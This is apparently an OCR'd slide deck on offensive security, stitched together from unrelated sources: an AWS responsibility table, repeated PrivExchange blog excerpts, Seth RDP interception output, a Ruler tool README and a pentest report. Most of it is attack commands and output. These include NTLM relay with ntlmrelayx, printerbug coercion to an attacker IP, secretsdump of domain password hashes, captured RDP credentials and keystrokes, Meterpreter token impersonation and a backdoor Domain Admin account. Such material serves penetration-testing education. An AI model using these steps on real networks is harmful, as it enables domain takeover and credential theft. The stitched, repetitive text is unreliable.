
Battle in the Clouds: Attacker vs Defender on AWS


Dani Goland

Mohsan Farid


Shared Responsibility Model




	Infrastructure-as-a-service (IaaS)	Platform-as-a-service (PaaS)	Software-as-a-service (SaaS)
People	You	You	You
Data	You	You	You
Applications	You	You	CSP
Operating system	You	CSP	CSP
Virtual networks	You	CSP	CSP
Hypervisors	CSP	CSP	CSP
Servers and storage	CSP	CSP	CSP
Physical networks	CSP	CSP	CSP



Hummus Bombing Celery Workers


1: Negotiate authentication
1: Negotiate authentication
2: Copied server challenge
2: Server challenge
Attacker
3: Authenticate (with signed challenge)
3: Authenticate (copied signed challenge)
Authentication failed
Authentication OK
Relayed interaction

Relay 101



Exchange Abuse

Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog mostly containing research on topics I find interesting, such as Windows, Active Directory and cloud stuff.

Both sides of a security boundary

Twitter

GitHub

```
ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntu
```

Now we run the `privexchange.py` script:

```
user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -
Password:
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
ERROR: The user you authenticated with does not have a mailbox associated. Try a different user.
```

When this is run with a user which doesn't have a mailbox, we will get the above error. Let's try it again with a user which does have a mailbox associated:

```
user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -
Password:
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
```

Exchange Abuse

Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog mostly containing research on topics I find interesting, such as Windows, Active Directory and cloud stuff.

Both sides of a security boundary

Twitter

GitHub

After a minute (which is the value supplied for the push notification) we see the connection coming in at ntlmrelayx, which gives our user DCSync privileges:

```
user@localhost:~/exchpoc$ sudo ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntu
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\S2012EXC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
```

We confirm the DCSync rights are in place with secretsdump:

```
user@localhost:~/exchpoc$ secretsdump.py testsegment/ntu@s2016dc.testsegment.local -just-dc
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
testsegment.local\testuser:1105:aad3b435b51404eeaad3b435b51404ee:720ad954f6a3665b0e92bf5efa662f65:::
testsegment.local\backupadmin:1126:aad3b435b51404eeaad3b435b51404ee:69052d690d30509c5467303e8bd753be::
```

Exchange Abuse

Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog mostly containing research on topics I find interesting, such as Windows, Active Directory and cloud stuff.

Both sides of a security boundary

Twitter

GitHub

In the first attack, we attack the Exchange server using the SpoolService/printer bug, and relay this using ntlmrelayx. I'm using printerbug.py from my krbrelayx repo, you can also use dementor or the original .NET code

```
python printerbug.py testsegment.local/testuser@s2012exc.testsegment.local <attacker ip/hostname>
```

This will make the Exchange server connect to us:

```
user@localhost:~/krbrelayx$ python printerbug.py testsegment/ntu@s2012exc.testsegment.local 192.168.222.133
[*] Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at s2012exc.testsegment.local
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Which we catch with ntlmrelayx running with the `--remove-mic` flag:

```
ntlmrelayx.py --remove-mic --escalate-user ntu -t ldap://s2016dc.testsegment.local -smb2support
```

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ python examples/ntlmrelayx.py -t ldap://s2016dc.testsegment.local
 --remove-mic -smb2support --escalate-user ntu
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\S2012EXC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-5: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[-] Authenticating against ldap://s2016dc.testsegment.local as \ FAILED
[*] SMBD-Thread-6: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[-] Authenticating against ldap://s2016dc.testsegment.local as \ FAILED
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User ntu now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20190613-213115.restore
```


This grants our user DCSync privileges, which we can use to dump all password hashes:

```
user@localhost:~/exchpoc$ secretsdump.py testsegment/ntu@s2016dc.testsegment.local -just-dc
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
```

Exchange Abuse

Pivoting isn’t always easy but it sho is fun!

```
# ./seth.sh eth1 192.168.57.{103,2,102}
```



```
by Adrian Vollmer
seth@vollmer.syss.de
SySS GmbH, 2017
https://www.syss.de
[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[+] Got it! Original destination is 192.168.57.102
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Listening for new connection
Connection received from 192.168.57.103:50431
Downgrading authentication options from 11 to 3
Enable SSL
alice::avollmer-syss:1f20645749b0dfd5:b0d3d5f1642c05764ca28450f89d38db:0101000000000000b2720f48f5ded2012692
Tamper with NTLM response
TLS alert access denied, Downgrading CredSSP
Connection lost
Connection received from 192.168.57.103:50409
Listening for new connection
Enable SSL
Connection lost
Connection received from 192.168.57.103:50410
Listening for new connection
Enable SSL
Hiding forged protocol request from client
.\alice:ilovebob
Keyboard Layout: 0x409 (English_United_States)
Key press:   LShift
Key press:   S
Key release:                 S
Key release:                 LShift
Key press:   E
Key release:                 E
Key press:   C
Key release:                 C
Key press:   R
Key release:                 R
Key press:   E
Key release:                 E
Key press:   T
Key release:                 T
Connection lost
[*] Cleaning up...
[*] Done.
```

Everybody Wants To Rule The World

Introduction

Ruler is a tool that allows you to interact with Exchange servers remotely, through either the MAPI/HTTP or RPC/HTTP protocol. The main aim is abuse the client-side Outlook features and gain a shell remotely.

The full low-down on how Ruler was implemented and some background regarding MAPI can be found in our blog posts:

- Ruler release
- Pass the Hash with Ruler
- Outlook forms and shells
- Outlook Home Page – Another Ruler Vector

For a demo of it in action: Ruler on YouTube

What does it do?

Ruler has multiple functions and more are planned. These include

- Enumerate valid users
- Create new malicious mail rules
- Dump the Global Address List (GAL)
- VBScript execution through forms
- VBScript execution through the Outlook Home Page

Ruler attempts to be semi-smart when it comes to interacting with Exchange and uses the Autodiscover service (just as your Outlook client would) to discover the relevant information.

Shell Yeah!

INTERNAL PENTEST

LedgerOps began the internal assessment by sniffing traffic passively and enumerating the network.

LedgerOps then proceeded to enumerate the live hosts identified in scope and initiated scans on port 445 for systems susceptible to several vulnerabilities:

- Null sessions allowed
- Anonymous shares enabled
- SMB Signing disabled
- Critical RCE patches such as MS17-010 and MS08-067 missing.

Three hosts were identified as having null sessions enabled:

- X.X.2.245
- X.X.2.200
- X.X.2.20

LedgerOps attempted to enumerate users in Active Directory but was unsuccessful. The password policy was then enumerated for the [REDACTED] domain. There were no anonymous shares or hosts identified vulnerable to MS17-010 or MS08-067.

Systems in the [REDACTED] domain without SMB signing were identified as potential targets; Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) poisoning attacks were performed to allow SMB Relay attacks using the "[REDACTED]" account.

The initial relay attack was successful on X.X.12.94; however, an existing Endpoint Security solution prevented the testing team from spawning any malicious shells. As a result, a local admin account was added, and PSEXEC was leveraged to deploy an custom, undetectable LedgerOps payload.




Figure 5: Relay Attacks are performed to create a local administrator account.

Lateral-aly

Remediation:
Disable LLMNR and NBT-NS services and enable SMB signing where possible.

For further information, reference the following resource(s):

- https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning

LedgerOps proceeded to dump hashes and search for credentials and domain admin tokens. The relay attack was also successfully performed on the following hosts:

- X.X.2.110
- X.X.12.76
- X.X.2.15

Figure 6: The local administrator hash is passed to the administrative network, with limited success.

Figure 7: A Domain Admin token is identified on X.X.2.15

LedgerOps leveraged a native Windows tool known as PSEXEC to deploy a Meterpreter payload via Powershell on X.X.2.15. Incognito was leveraged to impersonate the Domain Admin token on the system.

Post Exploitation

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
        \Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
            cis.palma
            on.villeza
            .mendez
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token      \\Administrator
[+] Delegation token available
[+] Successfully impersonated user      \Administrator
meterpreter > getuid
Server username:      \Administrator
```

Figure 8: Successful impersonation of Domain Admin token.

Remediation:
The following configurations address the usage of delegation tokens and can prevent token impersonation:

Policy Security Setting: Enable computer and user accounts to be trusted for delegation (Windows Settings > Security Settings > Local Policies > User Rights Assignment)

This setting, defined in the Domain Controller Group Policy object (GPO) and in the local security policy, determines which users can set the "Trusted for Delegation" setting for accounts. This group of users should be restricted and accounts "Trusted for Delegation" should not include privileged or administrator accounts.

User Account Security Setting: Account is sensitive and cannot be delegated (Account Properties > Account Tab > Account Options)

This setting, defined in the Domain Controller Group Policy object (GPO), limits abuse of tokens from non-interactive logins.

LedgerOps proceeded to create a Domain Admin account as a flag to see if it would be noticed.

Post Exploitation

```
C:\Windows\system32>net user Adminstrator 1qaz@WSX3#EDC /ADD /DOMAIN
net user Adminstrator 1qaz@WSX3#EDC /ADD /DOMAIN
The request will be processed at a domain controller for domain i        .com.

The command completed successfully.
```

```
C:\Windows\system32>net group "Domain Admins" Adminstrator /ADD /DOMAIN
net group "Domain Admins" Adminstrator /ADD /DOMAIN
The request will be processed at a domain controller for domain         .com.

User Adminstrator is already a member of group Domain Admins.
```

Figure 9: A Domain Admin (DA) account is created, named "Adminstrator".

Remediation:
Create a notification to notify all Domain Administrators when a new Domain Administrator account is created.

For further information, reference the following resource(s):

- https://sid-500.com/2017/11/28/powershell-notify-me-when-someone-is-added-to-the-administrator-group/

LedgerOps used a Windows credential-harvesting tool known as Mimikatz to on X.X.2.15 to obtain the existing Domain Administrator's credentials in clear text.

